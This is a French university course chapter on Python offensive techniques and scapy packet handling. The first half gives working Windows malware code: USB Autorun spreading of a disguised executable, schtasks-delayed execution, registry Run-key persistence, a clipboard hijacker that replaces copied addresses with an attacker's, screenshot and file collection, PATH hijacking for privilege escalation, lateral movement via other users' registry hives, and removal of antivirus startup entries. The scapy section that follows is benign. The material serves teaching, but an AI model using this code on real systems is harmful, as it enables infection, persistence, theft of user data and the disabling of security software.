Chapitre V : Exploitation des Risques et Scan Actif

Cours Réseaux Avancés M1 SIC-IA

Ilyas Bambrik

2024

Table des matières

Objectifs

Python propose avec ces modes standards plusieurs possibilités pour créer des outilles liés au domaine de cybersécurité. En outre, il existe beaucoup de contributions sous la forme de modules permettant de faciliter les testes de pénétration. Ce chapitre présente des techniques et modules utilisés dans les testes de pénétration avec Python.

PyInstaller et création d'accès avec Autorun

Python est un langage de script interprété. Par contre, la librairie PyInstaller permet de créer un fichier exécutable à partir d'un script python. Ce module permet aussi d'inclure toutes les dépendances nécessaires pour que le script fonctionne. La commande suivante installe ce module :

```
conda install conda-forge::pyinstaller
```

Prenant le code suivant, *monscript.py*, servant à ouvrir le navigateur chrome et d'attendre 20sec avant de continuer l'exécution.

```
import os
import time
os.system('"C:\Program Files\Google\Chrome\Application\chrome.exe"')
time.sleep(20)
```

Code suivant utilise PyInstaller pour créer un exécutable à partir du script *monscript.py*.

```
import PyInstaller.__main__,os,shutil


script="monscript.py"
icon="hackerrank.ico"
fichier_exe="fichier.exe"
wd=os.getcwd()

PyInstaller.__main__.run(
[
    script,
    "--onefile",
    "--clean",
    "--log-level=ERROR",
    f"--name={fichier_exe}",
    f"--icon={icon}"
])


```

Le fichier exécutable sera créé dans le répertoire *dist* dans le même répertoire . Si le fichier exécutable existe déjà (*os.path.exists*), celui-ci est supprimé (*os.remove*). Pour déplacer le fichier créé dans le répertoire courant et nettoyer le répertoire, la librairie *shutil* est utilisée de les instructions suivantes :

```
if os.path.exists(fichier_exe):os.remove(fichier_exe)
shutil.move(os.path.join(wd,"dist",fichier_exe),os.getcwd())
shutil.rmtree("dist")
shutil.rmtree("build")
shutil.rmtree("__pycache__")
```

Une façon pour exécuter un malware dans une machine cible est l'autorun. Le code suivant permet de créer un fichier de configuration *Autorun.inf* permettant de lancer l'exécutable une fois que le flashdisk (Removable Media) D:\ est placé dans un PC. Par la suite, *Autorun.inf* ainsi que l'exécutable sont déplacés dans le flashdisk et la dernière commande (*attrib +h*) permet de cacher le fichier *Autorun.inf*.

```
autorun_conf.write(f'Open={fichier_exe}\n')
autorun_conf.write(f'Action-Start Acrobat Reader\n')
autorun_conf.write(f'Open={fichier_exe}\n')
autorun_conf.write('Label=MyUSB\n')
autorun_conf.write(f'Icon={icon}\n')
autorun_conf.close()

shutil.move("Autorun.inf","d:\\")
shutil.move("fichier.exe","d:\\")
os.system("attrib +h","f:\\Autorun.inf")
```

Remarque

Cette méthode serais utile si l'*Autorun* est activé dans le système d'exploitation. Par contre, Windows 10 désactive par défaut cette fonctionnalité. Un autre alternative à cette méthode consiste à fusionner l'exécutable avec une pièce jointe comme pdf ou jpg, mais ceci aussi dépend du logiciel de lecture et des mesures de sécurité.

Techniques d'évasion à la détection

II

Après l'accès initial, il est souvent plus intelligent de cacher l'attaque en différent le temps de l'exécution. La commande Windows *schtasks* permet de planifier une tache pour que celle-ci soit exécutée périodiquement ou dans un moment ultérieur. Plusieurs usages légitimes de cette commande existent comme la planification des mis à jours. Néanmoins, celle-ci peut être exploitée pour lancer l'attaque d'une manière différée ou bien pour transmettre les données collectées d'une manière periodique.

La commande suivante permet de lister les tâches planifiées:

```
1 schtasks /query
```

- Le code suivant commence par tester si une tâche avec le nom *MaTache* est planifiée (Ligne 3). Si c'est le cas, celle-ci est annulée (Ligne 4).
- Le code par la suite calcule un instant de l'exécution de la tache en augmentant la date/heur actuelle par un temps aléatoire entre 1 à 4 minutes.
- La méthode *.zfill*(2) permet d'ajouter des "0" à gauche pour avoir un chiffre formaté de 2 caractères.
- La dernière ligne permet de planifier la tâche (*c:/tmp/fichier.exe*) pour quelle soit exécutée.

```
1 import os,random
2 from datetime import datetime,timedelta
3 if os.system("schtasks /query /tn MaTache")==0:
4     os.system("schtasks /delete /f /tn MaTache")
5 # l'intervale d'execution peut etre aléatoire
6 temps_sec=datetime.now()+timedelta(minutes=1+int(random.random()*3))
7 horaire="%s:%s"%(f"{temps_sec.hour}".zfill(2),f"{temps_sec.minute}".zfill(2))
8 date_execution="%s/%s/%s"%(f"{temps_sec.day}".zfill(2),f"{temps_sec.month}".zfill(
  2),f"{temps_sec.year}")
9 exe_path="c:/tmp/fichier.exe"
10 os.system(f"schtasks /create /tn MaTache /tr {exe_path} /sc once /st {horaire}
  /sd {date_execution}")
```

Par conséquence, la commande *schtasks* est très utile pour planifier des tâches d'intrusion et annuler des tâches de l'utilisateur. Le lien suivant donne plus d'informations sur comment utiliser *schtasks* pour créer, supprimer ou terminer une tâche : *https://learn.microsoft.com/fr-fr/windows-server/administration/windows-commands/schtasks*

Persistance dans le système avec le Registre Windows

Le Registre Windows est une source d'informations permettant de configurer Windows ainsi que les applications installées. Particulièrement, le Registre peut être utilisé pour lancer des applications au démarrage.

Cette ressource est organisée en plusieurs sections appelées *Hives*. Python offre une librairie standard ,*winreg*, pour interagir avec le Registre Windows.

- Le code suivant accède au hive *HKEY_CURRENT_USER* (fonction *ConnectRegistry*) ;
- En suite, la clé *"SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"* est ouverte (*OpenKey*).
- Pour terminer, une entrée *task* est créée de type chaîne de caractères (*winreg.REG_SZ*) avec la valeur *path_exe* (chemin vers la tâche à exécuter);

A préciser que la clé *SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce* permet de lancer la tache une seule fois au lancement alors que *SOFTWARE\Microsoft\Windows\CurrentVersion\Run* lance la tâche désignée à chaque démarrage (logon). De même, il été possible d'utiliser *HKEY_LOCAL_MACHINE* au lieu de *HKEY_CURRENT_USER*. La différence est que la configuration dans *HKEY_LOCAL_MACHINE* s'applique sur touts les utilisateurs créés dans la machine.

```
1 import winreg
2 hive=winreg.HKEY_CURRENT_USER
3 regpath="SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
4 #"SOFTWARE\Microsoft\Windows\CurrentVersion\Run" pour lancer a chaque demmarage
5
6 reg=winreg.ConnectRegistry(None,hive)
7 key=winreg.OpenKey(reg,regpath,0,access=winreg.KEY_WRITE)
8 path_exe="c:/tmp/task.exe"
9 winreg.SetValueEx(key,"task",0,winreg.REG_SZ,path_exe)
```

Accès aux données des utilisateurs

IV

Le module *win32clipboard* permet d'accéder / modifier le contenu copié par l'utilisateur dans le presse-papier (*Clipboard*). Pour installer ce module, vous devez installer pywin32 :

```
pip install pywin32
```

Le code suivant exécute une boucle infinie mais reste suspendu pour 5 secondes lors de chaque itération (*time. sleep*). Avant ça suspension, le code ouvre le contenu du presse-papier et l'imprime sur l'écran.

```
1 import win32clipboard as wc
2 import time
3 while True:
4     wc.OpenClipboard()
5     copie=wc.GetClipboardData()
6     print("Contenu copié: ",copie)
7     wc.CloseClipboard()
8     time.sleep(5)
```

Ce module permet aussi de modifier le contenu copié par l'utilisateur. L'exemple suivant remplace le texte copié si celui-ci contient une séquence *"@gmail.com"*. Pour une recherche/modification plus sophistiquée dans le texte capturé, il est nécessaire d'utiliser les expressions régulières avec le module *re*. Cette attaque est utile lorsque la séquence copiée par l'utilisateur est difficile à vérifier (etherium hash, liste de mails, etc).

```
1 import win32clipboard as wc
2 import time
3 while True:
4     wc.OpenClipboard()
5     copie=wc.GetClipboardData()
6     if "@gmail.com" in copie:
7         print("Email trouvé : ",copie)
8         wc.EmptyClipboard()
9         wc.SetClipboardText("tacker@email.com")
10    else:
11        print("Contenu copié: ",copie)
12    wc.CloseClipboard()
13    time.sleep(5)
```

Un autre module permettant de capturer les activités de l'utilisateur est le module pillow :

```
pip install pillow
```

Ce module est utile pour le traitement d'image mais permet aussi de prendre des captures d'écran. Le code suivant prend une capture d'écran et sauvegarde celle-ci dans "*capture.png*" :

```
1 from PIL import ImageGrab
2 capture=ImageGrab.grab()
```

```
capture.save("capture.png")
capture.close()
```

Il est aussi possible de parcourir l'arborescence d'un répertoire utilisateur et de lire le contenu textuel des fichiers pdf, word, xlsx, csv. Le code suivant retourne une collection contenant arborescence du répertoire courant (*walk*) :

```
import os
for chemin in os.walk("."):
    print(chemin)
```

Le code suivant illustre comment ouvrir un fichier docx comme étant un archive zip. Le zipfile utilisé ci-dessous fait partie de la librairie standard Python et permet d'ouvrir les archives *.zip* (un module externe doit être installé pour les fichier *.rar*). Le contenu texte du fichier docx est placé dans *word/document.xml* de l'archive docx. Cependant, pour lire un fichier pdf, un module supplémentaire doit être installé comme PyPDF2.

```
from zipfile import ZipFile
archive=ZipFile("document_word.docx","r")
contenu=archive.read('word/document.xml')
print(contenu)
```

Détournement d'exécution

V

Souvent, un programme installé dépends de d'autres fichiers binaires au d'autres commandes/exécutables. Par exemple, lors de l'appel du compilateur *javac* , que ça soit par une application ou interactivement depuis l'invité de commande, à partir de l'inviter de commande, le système commence par rechercher un fichier exécutable *javac.exe* dans le répertoire actuel. Si celui-ci n'est pas trouvé, le fichier est recherché dans les répertoires inclus dans la variable d'environnement Windows *path*. Les répertoires inclus dans cette variables sont parcourus dans leur ordre/position dans *Path* jusqu'à ce que un fichier avec le nom *javac.exe* est trouvé. Sinon, la commande termine avec un code d'erreur (valeur retournée différente de 0) et un message d'erreur indiquant que aucune commande avec le nom *javac* n'a été trouvée.

Une attaque possible est de placer un exécutable avec le même nom d'une commande utilisateur au début de la variable *path* ou bien dans le même répertoire où l'appel est faite. Le Registre Windows permet d'accéder / modifier le contenu de la variable *path*.

Comme expliqué précédemment, une clé registre peut contenir plusieurs valeurs. Cependant, il n'existe pas de moyen pour connaître le nombre de valeurs dans une clé. La fonction suivante (*rechercher_path*) parcoure les sous-clés dans la clé "*Environment*" jusqu'à ce que la sous-clé correspondante à "*Path*" est trouvée. La fonction retourne la valeur associée à "*Path*" et la position où celle-ci a été retrouvée.

```
1 import winreg
2 def rechercher_path(hive,path):
3     reg=winreg.ConnectRegistry(None,hive)
4     key=winreg.OpenKey(reg,path,0,access=winreg.KEY_READ)
5     i=0
6     while True:
7         val=winreg.EnumValue(key,i)
8         if val[0]=="Path":
9             return i,val[1]
10        i+=1
11 print( rechercher_path(winreg.HKEY_CURRENT_USER,"Environment") )
```

L'édition par contre est plus facile comme démontré lors de l'édition de *Run* et *RunOnce*. Le code suivant fait appel à la fonction *rechercher_path* pour récupérer la valeur de "*Path*" dans la variable *val_path*. En suite, la fonction *modifier_path* prend en paramètre la valeur de "*Path*" est concaténée avec le chemin où se trouve le programme *task.exe*.

Les chemins contenus dans la variable sont séparés par ";". Ainsi, le chemin injecté dans *Path* est concaténé au début de la variable avec le séparateur ";" (*Ligne 3*). Pour conclure, la valeur de la sous-clé Path est mise à jour avec la nouvelle valeur (*Ligne 6*).

Il est important à noter que la modification du "Path" prendra effet lors du prochain démarrage. Ceci peut être aussi utile pour l'escalade de privilège (*Privilege escalation*) si l'utilisateur lance l'invité de commande comme administrateur avant de déclencher le détournement d'exécution.

```
_,val_path=rechercher_path(winreg.HKEY_CURRENT_USER,"Environment")
def modifier_path(hive,path,val_path):
    val_path="c:/tmp;"+val_path
    reg=winreg.ConnectRegistry(None,hive)
    key=winreg.OpenKey(reg,path,0,access=winreg.KEY_SET_VALUE)
    winreg.SetValueEx(key,"Path",0,winreg.REG_EXPAND_SZ,val_path)
modifier_path(winreg.HKEY_CURRENT_USER,"Environment",val_path)
```

Pour terminer, la variable d'environnement Windows *Path* permet aussi de localiser une librairie. C'est le cas pour Python alors que Java utilise une variable d'environnement similaire appelée *CLASSPATH*. Ainsi, celle-ci peut être modifiée pour injecter un code malicieux de la même façon.

Mouvement latéral

VI

L'attaque peut être déplacée à d'autres comptes/machines. Dans la machine locale, il est possible de trouver d'autres utilisateurs. Pour lister les utilisateurs avec leurs sid, la commande *wmic* est utilisée :

```
wmic useraccount get name,sid
```

Comme avec l'accès aux clés de registre *HKEY_CURRENT_USER*, les clés de d'autres utilisateurs peuvent être modifiées avec le hive *HKEY_USERS*, regroupant touts les utilisateurs dans le système, Les clés associées à un utilisateur seront regroupées dans la sous clé correspondante à sont sid.

Par exemple, pour modifier la variable "*Path*" d'un utilisateur correspondant au sid *S-1-5-21-1009172345-1319720713-581728911-503*, la fonction *modifier_path* (précédemment implémentée) est invoquée avec les paramètres hive *winreg.HKEY_USERS* et clé *"S-1-5-21-1009172345-1319720713-581728911-503\Environment".* Cependant, cette opération nécessite les droits administrateur.

```
1 _,val_path=modifier_path(winreg.HKEY_USERS,"S-1-5-21-1009172345-1319720713-
  581728911-503\Environment")
```

Désactivation d'application de déférence

VII


De la même manière avec laquelle le Registre est utilisé pour configurer le lancement d'une tâche au démarrage, celui-ci peut être utilisé pour désactiver le lancement au démarrage d'une application comme antivirus. Le code suivant recherche une clé, dans HKEY_CURRENT_USER\ SOFTWARE\ Microsoft\Windows\CurrentVersion\Run, une clé avec une valeur contenant l'une des chaînes "*antivirus*","*avg*" ou "*check*".

```
1 import winreg
2 def rechercher_et_supprimer_keyapp(hive,path,app_a_desactiver):
3     reg=winreg.ConnectRegistry(None,hive)
4     key=winreg.OpenKey(reg,path,0,access=winreg.KEY_READ)
5     try:
6         i=0
7         while True:
8             val=winreg.EnumValue(key,i)
9             for app in app_a_desactiver:
10                print(app,val[1])
11                if app in val[1]:
12                    print(f"Désactivation de {val[1]}")
13                    key_app=winreg.OpenKey(reg,path,0,access=winreg.KEY_SET_VALUE)
14                    winreg.DeleteValue(key_app,val[0])
15            i+=1
16    except:
17        pass
18 rechercher_et_supprimer_keyapp(winreg.HKEY_CURRENT_USER,
   "SOFTWARE\Microsoft\Windows\CurrentVersion\Run",["antivirus","avg","check"])
19
```


Scan active

VIII

- Le scan réseaux consiste à reconnaître l'architecture du réseau cible ainsi que les applications / services existants dans celui-ci.
- La capture du drapeau (Banner-grabbing) consiste à récolter des informations sur les applications / services (version par exemple) et type système d'exploitation (Linux, Windows, Version, Distribution, etc) . Ceci permet d'identifier des vulnérabilités connues sur les applications fonctionnant dans le réseau.
- Dans ce contexte, scapy est un outil développé avec python qui permet de scanner, d'analyser des fichiers de capture ainsi que de fabriquer et emmètre des paquets.
- Pour commencer à utiliser scapy, vous devez d'abord l'installer. Après avoir télécharger et installer python 3.7, lancer IDLE de cette version et tappez les commandes suivantes dans le shell python. Vous pouvez aussi l'installer de la même façon dans Anaconda si votre version python est plus récente que 3.7. Avec cette méthode d'installation, vous pourriez importer scapy dans votre script python et faire appel à ces fonctionnalités.



En cas où vous trouvez des difficultés lors de l'installation de scapy même après avoir installer Python 3.7, vous pouvez installer l'interpréteur interactive scapy depuis le cmd: pip install scapy. Au contraire à la première méthode d'installation, vous aurais accès à un interpréteur de commande scapy à partir du cmd (il suffit de taper scapy dans le cmd):



Pour le premier exemple, nous allons faire appel à la fonction *sniff* qui fait le même travail que Wireshark en terme de capture de paquets. Le paramètre *count* permet de limiter le nombre de paquets capturés avant de retourner ces derniers. La méthode *sniff()* renvoie un objet représentant les paquets capturés qui peuvent être visualisés/modifiés.

```
1 from scapy.sendrecv import * # permet d'importer la fonction sniff
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packets=sniff(count=10)
5 capture_des_packets.show() # .show() affiche les paquets capturés
```

```
1 0000 Ether / IP / TCP 192.168.1.77:64088 > 50.16.7.188:https A / Raw
2 0001 Ether / IP / TCP 50.16.7.188:https > 192.168.1.77:64088 A
3 0002 Ether / IP / UDP 192.168.1.2:5353 > 224.0.0.251:5353 / Raw
4 0003 Ether / IP / TCP 192.168.1.77:64089 > 34.110.186.80:https A / Raw
5 0004 Ether / IP / TCP 34.110.186.80:https > 192.168.1.77:64089 A
6 0005 Ether / IP / TCP 192.168.1.77:52278 > 8.8.4.4:https A / Raw
7 0006 Ether / IP / TCP 8.8.4.4:https > 192.168.1.77:52278 A
8 0007 Ether / IP / TCP 192.168.1.77:52293 > 23.203.161.57:http FA
9 0008 Ether / IP / TCP 192.168.1.77:52294 > 142.250.200.131:http FA
10 0009 Ether / IP / TCP 142.250.200.131:http > 192.168.1.77:52294 FA
```

L'appel de la méthode show() pour un paquet particulier (le paquet 0 dans l'exemple suivant) affiche les entêtes et les valeurs des champs dans ce paquet.

```
1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
```

```
capture_des_packets=sniff(count=10)
capture_des_packets[0].show()
```

```
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = f4:6f:ed:1a:83:e8
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = f4:6f:ed:1a:83:e8
     psrc      = 192.168.1.1
     hwdst     = 00:00:00:00:00:00
     pdst      = 192.168.1.2
###[ Padding ]###
        load      =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

La méthode *sniff()* permet aussi de lire un fichier de capture Wireshark (vous pouvez tester ceci sur votre propre fichier de capture Wireshark). Le fichier de capture *fichier_decapture.pcapng* utilisé dans l'exemple est téléchargeable dans le lien suivant : *https://drive.google.com/file/d/1wPI66IH4ARpwwmpeR_H503ty2teObZCp/view?usp=drive_link*

```
from scapy.sendrecv import *
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether
capture_des_packet=sniff(offline="fichier_decapture.pcapng")
capture_des_packet[5].show() # affache les entetes du premier paquet.
```

```
###[ Ethernet ]###
  dst       = 48:51:b7:d4:c7:1d
  src       = f4:6f:ed:1a:83:e8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 113
     id        = 6163
     flags     =
     frag      = 0
     ttl       = 119
     proto     = tcp
     chksum    = 0x7abe
     src       = 34.107.204.85
     dst       = 192.168.1.77
     \options   \
###[ TCP ]###
        sport     = https
        dport     = 54658
        seq       = 1563945494
        ack       = 1413016111
        dataofs   = 5
        reserved  = 0
        flags     = PA
```

```
        window    = 301
        chksum    = 0x64eb
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      =
'\x17\x03\x03\x00D\x02\\xc5b\\xc3\x13\x036\\\x06\\xd2y\\xd8E\\xcd\\xc5I\\x88\\xb25\\x8b
(\\xb4\t\\xa1Mh*\\xaa\\xbd\\xb6\\xa5f\\xe9B\\xa7\\xb2/:
Z\\xe6\\ \\xe1\x192\\xbeKOz>\x16Kl*ZB\\xb0Y\\xa1\\x8dw\x11\\x97\\xe8'
```

Scapy permet d'accéder aux valeurs des champs d'un paquet et de les modifier. Par exemple, dans le code précédant, le paquet affiché a un numéro de port destination = 54658 dans l'entête TCP. L'attribut *dport* peut être affiché et modifié comme touts les autres attributs (*src*/*dst*, *proto* et *flags* dans l'entête *IP*, *dport* et *sport* dans *TCP*). Le code suivant affiche l'entête TCP.dport, IP.src et Ethernet.src et puis modifie TCP.dport avec la valeur 999 au lieu de 54658 .

```
from scapy.sendrecv import *
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether

capture_des_packet=sniff(offline="fichier_decapture.pcapng",count=10)
capture_des_packet[5].show()
print(capture_des_packet[5]["TCP"].dport)
print(capture_des_packet[5]["IP"].src)
print(capture_des_packet[5]["Ethernet"].src)

capture_des_packet[5]["TCP"].dport=999
print("#"*20)
capture_des_packet[5].show()
```

```
###[ Ethernet ]###
  dst       = 48:51:b7:d4:c7:1d
  src       = f4:6f:ed:1a:83:e8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 113
     id        = 6163
     flags     =
     frag      = 0
     ttl       = 119
     proto     = tcp
     chksum    = 0x7abe
     src       = 34.107.204.85
     dst       = 192.168.1.77
     \options   \
###[ TCP ]###
        sport     = https
        dport     = 54658
        seq       = 1563945494
        ack       = 1413016111
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 301
        chksum    = 0x64eb
        urgptr    = 0
```

```
        options   = []
###[ Raw ]###
           load      =
'\x17\x03\x03\x00D\x02\\xc5b\\xc3\x13\x036\\\x06\\xd2y\\xd8E\\xcd\\xc5I\\x88\\xb25\\x8b
(\\xb4\t\\xa1Mh*\\xaa\\xbd\\xb6\\xa5f\\xe9B\\xa7\\xb2/:
Z\\xe6\¸ \\xe1\x192\\xbeKOz>\x16Kl*ZB\\xb0Y\\xa1\\x8dw\x11\\x97\\xe8'

54658
34.107.204.85
f4:6f:ed:1a:83:e8
####################
###[ Ethernet ]###
  dst       = 48:51:b7:d4:c7:1d
  src       = f4:6f:ed:1a:83:e8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 113
     id        = 6163
     flags     =
     frag      = 0
     ttl       = 119
     proto     = tcp
     chksum    = 0x7abe
     src       = 34.107.204.85
     dst       = 192.168.1.77
     \options   \
###[ TCP ]###
        sport     = https
        dport     = 999
        seq       = 1563945494
        ack       = 1413016111
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 301
        chksum    = 0x64eb
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      =
'\x17\x03\x03\x00D\x02\\xc5b\\xc3\x13\x036\\\x06\\xd2y\\xd8E\\xcd\\xc5I\\x88\\xb25\\x8b
(\\xb4\t\\xa1Mh*\\xaa\\xbd\\xb6\\xa5f\\xe9B\\xa7\\xb2/:
Z\\xe6\¸ \\xe1\x192\\xbeKOz>\x16Kl*ZB\\xb0Y\\xa1\\x8dw\x11\\x97\\xe8'

```

La méthode *haslayer()* d'un paquet permet de tester si le paquet comporte un entête spécifique. Par exemple, le 5em paquet analysé dans le code précédant contient un entête Ethernet, IP, TCP et Application (Raw) mais ne contient pas un entête ICMP. Ainsi, *capture_des_packet[5].haslayer("TCP")* renvoie *True* et *capture_des_packet [5].haslayer(ICMP)* renvoie 0 (*False*).

```
from scapy.sendrecv import *
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether
capture_des_packet=sniff(offline="fichier_decapture.pcapng")
print(capture_des_packet[5].haslayer("TCP"))# equivalent à .haslayer(TCP)
print(capture_des_packet[5].haslayer(ICMP))
```

L'attribut *.payload* d'un entête permet d'accéder aux octets encapsulés dans la couche supérieure. A noter que *capture_des_packet[5]['IP'].payload.payload* est équivalente à *capture_des_packet[5]['TCP'].payload* puisque IP.payload représente TCP.

```
1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packet=sniff(offline="fichier_decapture.pcapng")
5 print(len(capture_des_packet[5]['IP'].payload))# len donne la taille en octets
6 print(len(capture_des_packet[5]['IP'].payload.payload))
7 print(len(capture_des_packet[5]['TCP'].payload))
8 print(len(capture_des_packet[5]['IP'].payload.payload.payload))
```

Une dernière méthode qui permet d'accéder à la liste des couches c'est la méthode *.layers()* :

```
1 from scapy.sendrecv import *
2 from scapy.layers.inet import IP, ICMP
3 from scapy.layers.l2 import Ether
4 capture_des_packet=sniff(offline="fichier_decapture.pcapng")
5 print((capture_des_packet[5].layers())) # Ether / IP / TCP / Raw
6 print((capture_des_packet[5]['Ethernet'].payload.layers())) # IP / TCP / Raw
7 print((capture_des_packet[5]['IP'].layers())) # IP / TCP / Raw
8 print((capture_des_packet[5]['TCP'].layers())) # TCP / Raw
```

```
1 [<class 'scapy.layers.l2.Ether'>, <class 'scapy.layers.inet.IP'>, <class 'scapy.
  layers.inet.TCP'>, <class 'scapy.packet.Raw'>]
2 [<class 'scapy.layers.l2.Ether'>, <class 'scapy.layers.inet.IP'>, <class 'scapy.
  layers.inet.TCP'>, <class 'scapy.packet.Raw'>]
3 [<class 'scapy.layers.inet.IP'>, <class 'scapy.layers.inet.TCP'>, <class 'scapy.
  packet.Raw'>]
4 [<class 'scapy.layers.inet.IP'>, <class 'scapy.layers.inet.TCP'>, <class 'scapy.
  packet.Raw'>]
5 [<class 'scapy.layers.inet.TCP'>, <class 'scapy.packet.Raw'>]
```

Envoie de paquet

IX

Un paquet peut être fabriqué avec les valeurs des champs souhaités. Par exemple, le code suivant crée un *paquet1* contenant un entête IP et ICMP. Initialement, les valeurs des champs sont laissées par défaut avant de modifier IP source /destination ainsi que le type du message ICMP (le message ICMP initial été un echo-request type=8). Après la modification des champs, le paquet produit est affiché :

```
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether

paquet1=IP()/ICMP()
paquet1.show()
paquet1['IP'].src="40.0.0.1"
paquet1['IP'].dst="192.168.1.1"
paquet1['ICMP'].type=0
print('%'*30)
paquet1.show()

```

```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = ''

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
```

```
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 40.0.0.1
  dst       = 192.168.1.1
  \options   \
###[ ICMP ]###
